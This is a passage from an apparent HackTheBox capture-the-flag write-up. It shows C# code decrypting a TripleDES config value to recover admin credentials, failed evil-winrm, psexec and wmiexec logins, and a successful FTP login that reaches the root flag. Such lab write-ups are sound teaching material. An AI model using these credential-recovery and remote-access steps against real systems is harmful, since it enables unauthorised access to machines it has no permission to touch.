            TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
            tripleDESCryptoServiceProvider.Key = key;
            tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
            tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
            ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateDecryptor();
            byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
            tripleDESCryptoServiceProvider.Clear();
            return Encoding.UTF8.GetString(bytes);
        }
    }
}
```

```
Command Prompt
C:\Users\Snowscan\source\repos\JsonDecrypt\JsonDecrypt>dotnet run
superadmin
funnyhtb
C:\Users\Snowscan\source\repos\JsonDecrypt\JsonDecrypt>
```

Got the `superadmin` username and the `funnyhtb` password.

Tried connecting with WinRM but failed:

```
root@kali:/opt/evil-winrm# ./evil-winrm.rb -u superadmin -p funnyhtb -i 10.10.10.158

Info: Starting Evil-WinRM shell v1.6

Info: Establishing connection to remote endpoint

Error: Can't establish connection. Check connection params

Error: Exiting with code 1
```

Tried psexec and failed:

```
root@kali:/opt/evil-winrm# psexec superadmin:funnyhtb@10.10.10.158 cmd.exe
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.158.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
```

WMI exec too...

```
root@kali:/opt/evil-winrm# /usr/share/doc/python-impacket/examples/wmiexec.py
json/superadmin:funnyhtb@10.10.10.158 cmd.exe
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied
```

FTP lets me in though and I can fetch the flag:

```
root@kali:/opt/evil-winrm# ftp 10.10.10.158
Connected to 10.10.10.158.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (10.10.10.158:root): superadmin
331 Password required for superadmin
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/"
...
ftp> cd Desktop
250 CWD successful. "/Desktop" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/Desktop"
-r--r--r-- 1 ftp ftp      282 May 22  2019 desktop.ini
-r--r--r-- 1 ftp ftp      32 May 22  2019 root.txt
226 Successfully transferred "/Desktop"
```